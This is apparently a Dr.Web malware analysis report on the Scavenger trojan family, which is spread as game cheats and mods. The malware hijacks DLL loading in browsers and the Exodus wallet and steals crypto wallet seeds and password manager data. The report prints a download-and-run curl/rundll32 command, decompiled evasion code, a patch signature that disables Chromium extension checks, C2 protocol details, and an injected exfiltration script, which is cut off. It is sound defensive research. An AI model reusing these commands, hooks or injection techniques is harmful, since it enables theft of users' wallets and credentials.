
Dr.WEB

Gamers, get ready: scammers disguise cryptocurrency and password-stealing Scavenger trojans as cheats and mods



Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

Gamers, get ready: scammers disguise cryptocurrency and password-stealing Scavenger trojans as cheats and mods
7/24/2025

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya, Moscow, Russia, 125124

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Introduction

In 2024, the company Doctor Web investigated an information security incident involving an attempt to carry out a targeted attack on a Russian enterprise. The attack's scheme included using malware that exploited the DLL Search Order Hijacking vulnerability in a popular web browser. When Windows applications launch, they search—in different locations and in a certain sequence—for all the libraries they need to operate properly. To "trick" the apps, attackers place malicious DLL files where they will be searched for first, such as in the installation directory of the target software. At the same time, the threat actors give their trojan files the names of legitimate libraries located in directories that have a lesser search priority. As a result, when launched, vulnerable apps will load malicious DLL files first. These trojan libraries operate as part of the apps and get the same permissions.

Following the incident in question, our specialists implemented functionality in Dr.Web anti-virus products that make it possible to track and prevent attempts to exploit DLL Search Order Hijacking vulnerabilities. While analyzing the telemetry data of this feature, Doctor Web's virus analysts detected attempts to download previously unknown malware into several browsers of our clients. Our investigation into these cases allowed us to uncover a new hacker campaign, which is the subject of this article.

General Information About the Attack and the Tools Involved

Trojan.Scavenger malicious programs infect computers in several stages and an infection starts with downloader trojans getting into the target systems in various ways. Our specialists detected two chains of this campaign with a different number of trojan components involved.

Chain of Three Loaders

In this chain, the starting component is **Trojan.Scavenger.1**, malware representing a dynamic library (a DLL file). It can be distributed via torrents and game-related sites either as part of pirated games or under the guise of different patches, cheats, and mods. Next, we will look at an example where scammers passed off the trojan as a patch.

Trojan.Scavenger.1 is distributed in a ZIP archive along with installation instructions in which fraudsters encourage their potential victim to place the "patch" into the Oblivion Remastered game directory—allegedly to improve its performance:

```
Drag umpdc.dll and engine.ini to the game folder:
\steamapps\common\Oblivion Remastered\OblivionRemastered\Binaries\Win64

Engine.ini will automatically be loaded by the module.
The module will also apply some native patches to improve performance
```

The name of the malicious file was chosen by the attackers deliberately, as a legitimate file with the name `umpdc.dll` is located in the Windows system directory `%WINDIR%\System32`. It is part of a graphic API used by various programs, including games. If the victim's version of the game has an unpatched vulnerability, the copied trojan file will automatically be launched along with it. It is worth noting that the version of the Oblivion Remastered game, relevant at the time of the study, was correctly handling the library search order for the file `umpdc.dll`; for this reason, in the example in question, **Trojan.Scavenger.1** could not automatically start with the game and continue the infection chain.

When successfully launched, the trojan downloads from a remote server and launches the next stage, which is the malicious downloader **Trojan.Scavenger.2** (`tmp6FC15.dll`). In turn, this trojan downloads and installs other modules from this family into the system—**Trojan.Scavenger.3** and **Trojan.Scavenger.4**.

Trojan.Scavenger.3 represents a dynamic library `version.dll` that is copied into the directory of one of the target browsers based on the Chromium engine. This file has the same name as one of the system libraries from the directory `%WINDIR%\System32`. Browsers vulnerable to DLL Search Order Hijacking do not check where the library with such a name is loaded from. And since the trojan file is located in their catalog, it has priority over the legitimate system library and is loaded first. Our virus analysts detected attempts to exploit this vulnerability in the browsers Google Chrome, Microsoft Edge, Yandex Browser, and Opera.

When launched, **Trojan.Scavenger.3** disables the target browser's protective mechanisms, such as the mechanism that launches its sandbox, causing the JavaScript code to be executed in the primary memory space. Moreover, the trojan disables the verification of browser extensions. To do so, it determines where the corresponding Chromium library is by the presence of the export function `CrashForExceptionInNonABICompliantCodeRange` in it. Next, it searches for the extension verification procedure in this library and patches it.

After that, the trojan modifies the target extensions installed in the browser, receiving necessary modifications in the form of JavaScript code from the C2 server. The following extensions are being modified:

- crypto wallets
  - Phantom
  - Slush
  - MetaMask
- password managers
  - Bitwarden
  - LastPass

In this case, it is not the originals that are modified, but the copies that the trojan placed in the directory `%TEMP%/ServiceWorkerCache` in advance. And to make the browser "pick up" the modified extensions, **Trojan.Scavenger.3** hooks the functions `CreateFileW` and `GetFileAttributesExW` by substituting the local paths to the original files with paths to the modifications (Dr.Web detects the latter as **Trojan.Scavenger.5**).

The modifications themselves are presented in two variants:

- a time stamp is added to the Cookie;
- a routine for sending user data to the C2 server is added.

The attackers obtain mnemonic phrases from Phantom, Slush, and MetaMask crypto wallets. They also receive the authorization Cookie and user-added passwords from the password managers Bitwarden and LastPass, respectively.

In turn, **Trojan.Scavenger.4** (`profapi.dll`) is copied to the directory containing the installed Exodus crypto wallet. The trojan is launched automatically with this app, also by exploiting the DLL Search Order Hijacking vulnerability in it (the legitimate system library `profapi.dll` is located in the directory `%WINDIR%\System32`, but due to the vulnerability, the loading priority is given to the trojan file when the wallet is launched).

After it starts up, **Trojan.Scavenger.4** hooks the function `v8::String::NewFromUtf8` from the V8 engine responsible for working with JavaScript and WebAssembly. With its help, the malicious app can obtain various user data. In the case of the Exodus program, the trojan searches for the JSON that has the key `passphrase` and reads its value. As a result, it gets the user's mnemonic phrase that can be used to decrypt or generate a new private key for the victim's crypto wallet. Next, the trojan locates the private key `seed.seco` from the crypto

wallet, reads its, and sends it to the C2 server together with the mnemonic phrase it obtained earlier.

Chain of Two Loaders

In general, this chain is identical to the first one. However, instead of **Trojan.Scavenger.1**, the distributed archives with the “patches” and “cheats” for games contain a modified version of **Trojan.Scavenger.2**. It is presented not as a DLL file but as a file with the extension `.ASI` (this is actually a dynamic library with a changed extension).

The archive also comes with installation instructions:

```
Copy BOTH the Enhanced Nave Trainer folder and "Enhanced Native Trainer.asi" to the
same folder as the scripthook and launch GTA.
```

After the user copies the file to the specified directory, it will automatically run when the target game is launched, as it will accept it as its own plugin. From this point on, the infection chain repeats the steps from the first variant.

The Family's Common Features

Most of this family's trojans have a number of common features. One of them is the standard procedure for verifying the running environment to detect a virtual machine or debug mode. If trojans detect signs that they are being launched in a virtual environment, they stop working.

Another common attribute of the family is the general algorithm for communicating with the C2 server. To connect to it, trojans go through the procedure of creating an encryption key and verifying the encryption. This involves sending two requests. The first one is needed to receive part of the key that is used for encrypting some parameters and data in certain requests. The second request is executed to check the key and contains some parameters, including a randomly generated string, the current time, and the encrypted time value. The C2 server responds to this request with the string it received earlier. All consecutive requests have time parameters, and if they are missing, the server will refuse to establish the connection.

Conclusion

We notified the developers whose software was exploited via the security flaws we detected, but they deemed the DLL Search Order Hijacking vulnerabilities as not requiring a fix. However, the protection against this type of attacks that we added to our Dr.Web anti-virus products successfully counteracted the exploitation of vulnerabilities in the affected browsers even before we learned about the **Trojan.Scavenger** malware family. Because of that, these trojans did not pose a threat to our users. And as part of this study, we also added the corresponding protection for the Exodus crypto wallet app.

Operating Routine of Discovered Malware Samples

Trojan.Scavenger Family

Trojan.Scavenger malicious apps steal user data from crypto wallets and password managers on Windows-based computers. They infect the target system in several stages, in which various members of the family are involved—e.g., trojan downloaders and the stealers themselves. Some of them exploit the DLL Search Order Hijacking class of vulnerabilities. Such vulnerabilities allow them to use legitimate programs to launch themselves.

At least two infection chains are known to use various malicious downloaders. However, in every instance, the trojan that starts the infection process is distributed via torrents under the guise of gaming mods, patches, and cheats (in the form of DLL or ASI files) and is accompanied by installation instructions. In these instructions, threat actors encourage users to copy the trojan file into the target directory. Depending on which infection chain is involved, this file is either automatically launched in the context of vulnerable applications (a DLL file) or loaded as a "mod" when a game starts (an ASI file).

Various **Trojan.Scavenger** modifications have a number of features in common:

- they use the same C2 servers;
- they use the same hashing and a constant table;
- they perform the same environment check on startup;
- their strings are obfuscated using XOR;
- they have a unified way of getting the WinAPI function pointers;
- they have the same techniques for calling WinAPI functions.

The environment check

When launched, most of the **Trojan.Scavenger** malicious apps preliminarily perform a step-by-step environment check, which is standard practice for representatives of this family. This check is to detect whether the trojans are operating in a virtual environment or debug mode.

1. They check that the following functions do not have code modifications;
    - `NtClose` — this function must start with the opcode `0x4c`;
    - `IsDebuggerPresent` — this function must start with the opcode `0x48`.
2. They check that the field `BeingDebugged` in the structure `PEB` has the flag `False`.
3. Using the function `GetSystemFirmwareTable`, they get the RSMB firmware list for the built-in BIOS software and check the following matches:
    - `VMware`
    - `qemu`
    - `QEMU`

4. They check for the presence of the following libraries in the list `InMemoryOrderModuleList` of the structures `PEB->LDR`:
    - snxhk.dll
    - Dumper.dll
    - vehdebug-x86_64.dll
    - 0Harmony.dll
    - winsrv_x86.dll
    - winsdk.dll
    - cmdvrt32.dll
    - Sf2.dll
    - SxIn.dll
    - SbieDll.dll
5. They call the function `WriteConsoleW(-1LL, 0LL, 0LL, 0LL, 0LL)`; the returning value must not be `1`.

If they detect one of these signs, the trojans stop working.

Obfuscation

The trojans call WinAPI functions by searching for the pointer to the function based on its hash. First, they go through the lists `PEB->LDR->InMemoryOrderModuleList` to get information about the library. Then they parse the MZPE header and obtain the pointer to the export table:

```
if ( !g_peb )
  g_peb = NtCurrentPeb();
ldr = g_peb->Ldr;
in_mem_order = &ldr->InMemoryOrderModuleList;
for ( LDR_DATA_TABALE_ENTRY = ldr->InMemoryOrderModuleList.Flink;
      LDR_DATA_TABALE_ENTRY != in_mem_order;
      LDR_DATA_TABALE_ENTRY = ADJ(LDR_DATA_TABALE_ENTRY)->InMemoryOrderLinks.Flink )
{
  v120 = ADJ(LDR_DATA_TABALE_ENTRY);
  p_BaseDllName = &ADJ(LDR_DATA_TABALE_ENTRY)->BaseDllName;
  Buffer = ADJ(LDR_DATA_TABALE_ENTRY)->BaseDllName.Buffer;
  dll_name = name;
  for ( i = 0LL; i < 128 && Buffer[i]; ++i )
  {
    if ( Buffer[i] > 127u )
      goto LABEL_15;
    if ( dll_name )
      dll_name[i] = Buffer[i];
  }
  if ( dll_name && i < 0x80 )
    dll_name[i] = 0;
LABEL_15:
  for ( j = 0LL; name[j]; ++j )
    ;
  v156 = j;
  dll_name_size = j;
  for ( k = 0; name[k]; ++k )
  {
    if ( name[k] >= 65 && name[k] <= 90 )
      name[k] += 32;
  }
  v157 = name;
  v158 = name;
  name_ = name;
  hash = -1;
  for ( m = 0; m < dll_name_size; ++m )
    hash = (hash >> 8) ^ g_consts[hash ^ *name_++];
  hash = ~hash;
  v88 = hash;
  if ( hash == 0x1819AE87LL )                   // kernel32.dll
  {
    DllBase = v120->DllBase;
```

Next, they search for the pointer to the desired function by the hash:

```
v32 = DllBase;
v147 = DllBase;
v160 = DllBase + DllBase->e_lfanew;
qmemcpy(&v222, (v160 + 0x18), sizeof(v222));
exp_directory = (DllBase + v222.DataDirectory[0].VirtualAddress);
for ( cur_func = 0; cur_func < exp_directory->NumberOfFunctions; ++cur_func )
{
  cur_func_name = v32 + *(&v32->e_magic + 4 * cur_func + exp_directory->AddressOfNames);
  for ( n = 0LL; cur_func_name[n]; ++n )
    ;
  cur_func_name_len = n;
  v103 = cur_func_name;
  v6 = -1;
  for ( ii = 0; ii < cur_func_name_len; ++ii )
    v6 = (v6 >> 8) ^ g_consts[v6 ^ *v103++];
  v6 = ~v6;
  v89 = v6;
  if ( v6 == 0x1FF41AD5LL )                    // GetCommandLineA
  {
    ordinals = v32 + exp_directory->AddressOfNameOrdinals;
    funcs = v32 + exp_directory->AddressOfFunctions;
    ptr_GetCommandLineA = (v32 + *(funcs + 4LL * *(ordinals + 2LL * cur_func)));
    goto LABEL_43;
  }
}
ptr_GetCommandLineA = 0LL;
ABEL_43:
v174 = ptr_GetCommandLineA;
memset(v19, 0, 1uLL);
memset(&v14, 0, sizeof(v14));
memset(v15, 0, 1uLL);
```

The strings that the trojans use are encoded with XOR and are dynamically compiled inside the malware's code:

```
v39 = v15[0];
v164 = 0x86EE04B6914A2F42uLL;
v165 = 0x86EE04B6914A2F42uLL;
*v218 = 0x86EE04B6914A2F42uLL;
v166 = 0xEF20F66F8E36BE90uLL;
v167 = 0xEF20F66F8E36BE90uLL;
*&v218[8] = 0xEF20F66F8E36BE90uLL;
v168 = v218;
v49 = v218;
v169 = 0x86EE61C6E83E026FuLL;
v170 = 0x86EE61C6E83E026FuLL;
v233.m128i_u64[0] = 0x86EE61C6E83E026FuLL;
v159 = 0xEF20F66F8E36BE90uLL;
v172 = 0xEF20F66F8E36BE90uLL;
v233.m128i_u64[1] = 0xEF20F66F8E36BE90uLL;
v220 = _mm_loadu_si128(&v233);
v219 = _mm_loadu_si128(v218);
v221 = _mm_xor_ps(_mm_load_si128(&v219), v220);// --type
*v218 = _mm_load_si128(&v221);
v173 = v218;
str_type = v218;
comndline = ptr GetCommandLineA();
```

In addition, the trojans can call functions by their number and via `syscall`.

Shared C2 servers

These trojans use the following domains for communication:

- `datacrab-analytics[.]com`
- `datalytica[.]su`
- `datahog[.]su`

Data encryption and encoding in packets when communicating with the C2 server

Data that the trojans send to the C2 server

The original data is encrypted with the XXTEA algorithm before being sent. Next, it is encoded with base64 and transmitted to the server in this form.

Data sent from the C2 server

The original data is encoded with base64. Once decoded, it can be represented as follows:

- unencrypted;
- encrypted using XXTEA;
- encrypted using XOR.

Checking the encryption key

All components of the family (except **Trojan.Scavenger.1**) go through a key creation and encryption verification step, which includes two requests:

- receiving part of the encryption key;
- key verification.

First request sent (receiving the second part of the key)

The trojans send a request to the C2 server via the route `/c/k2`. In response, the server sends the second part of the encryption key. This key is used to encrypt some of the parameters and data in certain requests. The encryption algorithm is XXTEA.

Second request sent (verifying the encryption key)

This request is sent to the C2 server via the route `/c/v` and has the following parameters:

- `v` — a randomly generated string of 16 symbols;
- `t` — the current time;
- `s` — the time value, encrypted with XXTEA.

The C2 server responds to this request with the same identifier it received in the parameter `v`.

Starting from this request, all subsequent requests have the parameters `t` and `s`, which are standard for members of this family. Without these parameters, the control server responds to all requests with the error 403.

Trojan.Scavenger.1

A malicious program written in C++ and a component of the **Trojan.Scavenger** family. It is distributed under the guise of patches and cheats for games and comes in the form of a dynamic library. **Trojan.Scavenger.1** downloads another component of the family from the C2 server and launches it in the infected system. This component represents the next infection stage.

Operating routine

Launching

Following the instructions provided by threat actors, potential victims manually copy the trojan's DLL file into the directory of a legitimate program—allegedly to apply a "patch". **Trojan.Scavenger.1** has the system library name `umpdc.dll`, and, by exploiting the DLL Search Order Hijacking vulnerability, it launches as part of the target program.

Checking the running environment

When launched, **Trojan.Scavenger.1** preliminarily performs an environment check, which is standard for the entire family. If it detects signs that it is being launched in a virtual environment or debug mode, the trojan stops working.

In addition to performing the standard steps, it also makes additional checks to determine whether:

1. The directory `%TEMP%\SCVNGR_VM` exists (an indication that the trojan is running in the SCVNGR test virtual environment of its creators). This check omits some of the steps from the standard procedure related to virtual machine verification. Malware writers use this mode to test the trojan in their own virtual environments.
2. The operation `NtQuerySystemInformation(SystemExtendedHandleInformation)` was successfully completed.

Downloading the payload

Trojan.Scavenger.1 executes the following command to download and run the payload on the target PC:

```
cmd /c curl hxxps[:]//ac7b2eda6f14[.]datahog[.]su/2w3e98t5zh298w3tzhg7982w3t4eg -o
"%TEMP%\tmp6FC15.tmp" > NUL && move "%TEMP%\tmp6FC15.tmp" "%TEMP%\tmp6FC15.dll" &&
rundll32 "%TEMP%\tmp6FC15.dll",main
```

Trojan.Scavenger.2

A malicious program written in C++ and a component of the **Trojan.Scavenger** family. It represents a dynamic library whose main purpose is to download the next infection stages, **Trojan.Scavenger.3** and **Trojan.Scavenger.4**, and prepare them for launch. For this, **Trojan.Scavenger.2** puts them into the directories of apps susceptible to DLL Search Order Hijacking vulnerabilities. These stages run automatically when the corresponding programs are launched.

Operating routine

Launching

Depending on the attack vector scenario, **Trojan.Scavenger.2** can be either the next infection stage downloaded by the **Trojan.Scavenger.1** malicious app or its starting point. In the former case, **Trojan.Scavenger.1** downloads this malware as the file `%TEMP%\tmp6FC15.dll` and then launches it. In the latter case, the trojan is distributed under the guise of ASI files for installing PC game modes. When a victim follows the attackers' instructions and copies the trojan file into the game directory, it automatically runs when the game is launched.

Checking the running environment

When launched, **Trojan.Scavenger.2** preliminarily performs an environment check, which is standard for the entire family. If it detects signs that it is being launched in a virtual environment or debug mode, it stops working.

Downloading the payload

Like most components of the family, before directly proceeding to download the payload from the C2 sever, **Trojan.Scavenger.2** checks the encryption key for secure data exchange. To do so, it uses the algorithm discussed in the description for the corresponding trojan family. After successfully verifying the encryption key on the server, the malicious app downloads the next infection stages. For this, requests with the following routes are made:

- `/pl` — receiving the target files list;
- `/pdl` — receiving the payload body;
- `/pdp` — these are paths for searching the target directories to place the downloaded files into them.

The request containing the route /pl

This request has the following parameters:

- Parameters that are standard for the **Trojan.Scavenger** family;
- The parameter `_ = -`.

In response to this request, the C2 server sends a list of payloads, parameters for determining which target directory these files will be copied to, and the files' final names. This response is encrypted with the XXTEA algorithm; after decryption, it looks like this:

```
[{"enabled": true, "identifier": "shiny", "drop_name": "version.dll",
"next_to_match": "notification_helper.exe", "next_to_extra_nav": "\\..\\..\\",
"next_to_extra_nav_confirmation": "anifest.xml"}, {"enabled": true, "identifier":
"exodus", "drop_name": "profapi.dll", "next_to_match": "\\Exodus.exe",
"next_to_extra_nav": "\\..", "next_to_extra_nav_confirmation":
"v8_context_snapshot.bin"}]
```

, where:

- `enable` — to create requests `/pdl` and `/pdp` for downloading the payload;
- `identifyre` — the parameter for the request `/pdl`;
- `drop_name` — the name under which the target file will be saved after being downloaded;
- `next_to_match` — the match during the directory parsing;
- `next_to_extra_nav` — the parameters for searching which target directory to save the downloaded file to (for example, for the path `C:\Program Files (x86)\Microsoft\Edge\Application\136.0.3240.64\notification_helper.exe" - \..\..`, the resulting path will be `C:\Program Files (x86)\Microsoft\Edge\Application`);
- `next_to_extra_nav_confirmation` — part of the file's name to confirm that this file is located in the correct directory.

The request containing the route /pl

This request has the following parameters:

- Parameters that are standard for the **Trojan.Scavenger** family;
- `p` — the type of downloaded component.

Trojan.Scavenger.2 downloads two additional stages to further infect the computer:

- `p = shiny` — **Trojan.Scavenger.3**;
- `p = exodus` — **Trojan.Scavenger.4**.

After decoding base64, the payload is encrypted with an XOR operation containing the string `F**kOff` (we deliberately hid some of the symbols).

The request containing the route /pdp

This request has the following parameters:

- Parameters that are standard for the **Trojan.Scavenger** family;
- `_ = -`.

In response to this request, the C2 server sends an array of directory names to be parsed. This response is encrypted with the XXTEA algorithm; after decryption it looks like this:

```
["C:\\Program Files", "C:\\Program Files (x86)", "%LOCALAPPDATA%", "%APPDATA%"]
```

File system parsing

After receiving the response corresponding to the request containing the route `/pdp`, the trojan starts crawling target directories to locate the ones the downloaded payload will be copied to. The search is performed according to rules sent by the C2 server in response to the request containing the route `/pl`.

First, **Trojan.Scavenger.2** searches for the file with the name sent in the parameter `next_to_match`. Next, it forms a path to the target directory, using the rules `next_to_extra_nav`. After that, it verifies the directory in accordance with the parameters from the field `next_to_extra_nav_confirmation`. For this, it searches for a file by its full name (for instance, `v8_context_snapshot.bin`) or a portion of it (for example, the substring `anifest.xml` which is present in the names of Manifest files of different browsers).

Trojan.Scavenger.3

A malicious program written in C++ and a component of the **Trojan.Scavenger** family. It represents a dynamic library that is downloaded by **Trojan.Scavenger.2** malware and placed in a target browser's directory. Its main task is to disable the browser's protective mechanisms and modify a number of the extensions installed in it.

Operating routine

Trojan launching

The trojan library `version.dll` exploits the DLL Search Order Hijacking vulnerability and automatically runs when the browser starts up and functions as one of its components.

Checking the running environment

When launched, **Trojan.Scavenger.3** finds the main browser process by verifying that the current process has the argument `--type`. This is to distinguish the main—more privileged—process from the child ones. If the trojan detects the argument `--type` in the process, it stops working.

Next, **Trojan.Scavenger.3** performs an environment check, which is standard for the family. If it detects signs that it is being launched in a virtual environment or debug mode, it stops working.

Hooking the system functions

At the beginning and end of the operation, **Trojan.Scavenger.3** installs hooks on the following system functions:

- `GetCommandLineW`
- `CreateFileW`
- `GetFileAttributesExW`

The hook installation technique is splicing.

Hooking the function GetCommandLineW

This hook is for modifying arguments sent to the main browser process when it is launched. The following arguments are added to the command line:

- `--no-sandbox` — disables the browser's sandbox initialization, resulting in no isolation of the executed JavaScript code;
- `--test-type` — launches the browser in a special mode, in which various auto-starts from extensions are disabled.

Patching the Chromium extensions check

To apply this patch, **Trojan.Scavenger.3** searches the target library of the Chromium browser engine. To do so, it obtains the list of all of the current process's loaded modules and tries to find the one with the function `CrashForExceptionInNonABICompliantCodeRange` (this is the export function from Chromium). If **Trojan.Scavenger.3** successfully obtains the module address, it remembers it.

Having found the required address, the trojan reads the code section of the loaded module byte-by-byte, trying to find a match for the required opcode signature:

```
48 ?? ?? ?? ?? 80 ?? ?? ?? 75 ?? 48 89 CF 80 ?? ?? 01 74 ?? 48 ?? ?? 74 ??
```

This signature is hardcoded in the trojan's body and consists of 36 bytes; however, the check is only performed on the first 25 bytes.

After the code is found, **Trojan.Scavenger.3** patches the extensions verification by replacing the value `1` with the value `2`:

```
cmp     [this+extensions::ContentVerifier.shutdown_on_io_], 0
jnz     short loc_186E71321
mov     rdi, this
cmp     [this+extensions::ContentVerifier.verification_enabled_], 1
jz      short loc_186E71361
```

As a result, the extensions check in the browser is rendered disabled.

Connecting to the C2 server and working with the browser extensions

The first messages between the trojan and the C2 server are packets for creating and checking the encryption key in accordance with the algorithm discussed in the corresponding description for the **Trojan.Scavenger** family.

Next, the trojan receives from the server the list of browser extensions that are to be modified as well as the modifications themselves. For this, it sends requests to the server via the route `/c/c`.

Requests with the route /c/c

These requests have parameters that are standard for the family.

The C2 server response depends on which string is sent in the request body; this string is encrypted with an XXTEA algorithm. The following strings can be sent in the request:

- `MANU|`
- `BAND|<extension_id>`

First, the trojan sends the string `MANU|`. The C2 server responds with the list of IDs for the extensions that the trojan needs to modify:

```
["bfnaelmomeimhlpmgjnjophhpkkoljpa", "nkbihfbeogaeaoehlefnkodbefgpgknn",
"nngceckbapebfimnlniiiahkandclblb", "hdokiejnpimakedhajhdlcegeplioahd",
"opcgpfmipidbgpenhmajoajpbobppdil"]
```

After receiving the list of target extensions, **Trojan.Scavenger.3** crawls the directory storing the extensions installed in the browser. Next, it copies the required ones to the directory `%TEMP%/ServiceWorkerCache`.

After that, the trojan sends the message `BAND|<extension_id>`. The C2 server responds to it with the JSON that looks like this:

```
[
  {
    "file_name": "<the file name or the regular expression ",
    "match_helper": "<the string to start searching from>",
    "match": "<the string or the regular expression to be changed>",
    "replacement": "<the string to be replaced with>"
  },...
]
```

Next, **Trojan.Scavenger.3** modifies the target extensions. However, it does not modify the original extensions from the directory where they are stored—only the copies of them from its own directory `%TEMP%/ServiceWorkerCache`. This way, the originals are preserved.

Hooking the functions CreateFileW and GetFileAttributesExW

After modifying the extensions, the trojan hooks the functions `CreateFileW` and `GetFileAttributesExW`. These hooks are needed to redirect the work done with the extension files. At this stage, the local paths to the original extension files are substituted with the paths to the modified ones in the directory `%TEMP%/ServiceWorkerCache`.

Trojan.Scavenger.4

A malicious program written in C++ and a component of the **Trojan.Scavenger** family. It is a dynamic library whose main function is to steal user data from the Exodus crypto wallet app.

Operating routine

Trojan.Scavenger.4 is downloaded into the infected system by another trojan from the same family. It is saved as the file `profapi.dll` in the Exodus software directory and launched as a component of this crypto wallet by exploiting the DLL Search Order Hijacking vulnerability.

Checking the running environment

When launched, **Trojan.Scavenger.4** performs an environment check, which is standard for this family. If it detects signs that it is being launched in a virtual environment or debug mode, it stops working.

Hooking the function v8::String::NewFromUtf8

The trojan obtains the list of modules loaded into the process through the list `PEB->LDR->InMemoryOrderModuleList` and searches for the function `?NewFromUtf8@String@v8@SA?AV?$MaybeLocal@VString@v8@2@PEAVIsolate@2@PEBDW4NewStringType@2@H@Z` among the export functions of these modules. This particular function is part of the V8 engine for operating with JavaScript and WebAssembly; all the lines used in the code are generated through it.

By hooking this function, **Trojan.Scavenger.4** is able to monitor all JSONs generated by the target app and obtain various user data. In this particular case the trojan searches for a JSON with the key `passphrase` and then reads its value. As a result, it obtains from the crypto wallet the user's mnemonic phrase that can decrypt or generate a private key.

After getting the mnemonic phrase, the trojan forms a path to the wallet's private key and reads it:

```
%USERPROFILE%\AppData\Roaming\Exodus\exodus.wallet\seed.seco
```

Next, it sends the collected crypto wallet-related user data to the C2 server.

Sending data to the C2 server

Prior to sending the data to the C2 server, **Trojan.Scavenger.4** performs the encryption key creation-and-check procedure that is standard to most of the trojans from the same family. After that, the route `/c/x` is used to send the data.

Request with the route /c/x

Collected user data is sent to the C2 server in two stages. The request has the parameter `i`, which is responsible for the current stage.

Request parameter /c/x?i=1

In this request, the trojan generates the string `%USERNAME%|<passphrase>`, which is then encrypted with the XXTEA algorithm and base64, and then sent to the C2 server. In response, the server sends the identifier `id` that will be used at the second stage.

Request parameter /c/x?i=2

The trojan sends the crypto wallet's private key (a file `seed.seco`). The parameter `id`, which the trojan received in the server's response during the first stage, is added to this request.

Trojan.Scavenger.5

A JavaScript-based trojan that represents modified browser extension files for various crypto wallets and password managers. Its main function is to get user data from these extensions and to forward it to the C2 server.

Operating routine

The trojan targets the following extensions:

- bfnaelmomeimhlpmgjnjophhpkkoljpa — the Phantom crypto wallet;
- opcgpfmipidbgpenhmajoajpbobppdil — the Slush crypto wallet;
- nngceckbapebfimnlniiiahkandclblb — the Bitwarden password manager;
- hdokiejnpimakedhajhdlcegeplioahd — the LastPass password manager;
- nkbihfbeogaeaoehlefnkodbefgpgknn — the MetaMask crypto wallet.

These extensions are modified at one of the system infection stages by another trojan from the same family—**Trojan.Scavenger.3.** Two types of patches are applied to the extensions:

- a timestamp `*_LAST_RELOAD` is added to the cookie where `*` is the extension name;
- a routine for sending user data to the C2 server is added.

The trojan sends malicious actors private keys and mnemonic phrases from the crypto wallets Phantom, Slush, and MetaMask. It obtains authorization cookies and user-added passwords from the password managers Bitwarden and LastPass, respectively.

The extension modifications that the trojan receives from the C2 server are shown below:

```
BAND|bfnaelmomeimhlpmgjnjophhpkkoljpa
[
  {
    "file_name": "*",
    "match_helper": "return JSON.parse(Buffer.from",
    "match": "return JSON.parse\\(Buffer.from\\((.)\\).toString\\(\\)\\)",
    "replacement": "return (async [[1]] => { let x1 =
JSON.parse(Buffer.from([[1]]).toString()); if (\"entropy\" in x1) await
fetch(\"hxxps[:]//datacrab-analytics[.]com/api/v1/web-cookie-privacy/config?
locale=gh\", { method: \"POST\", headers: { 'Accept': 'aplication/json', 'Content-
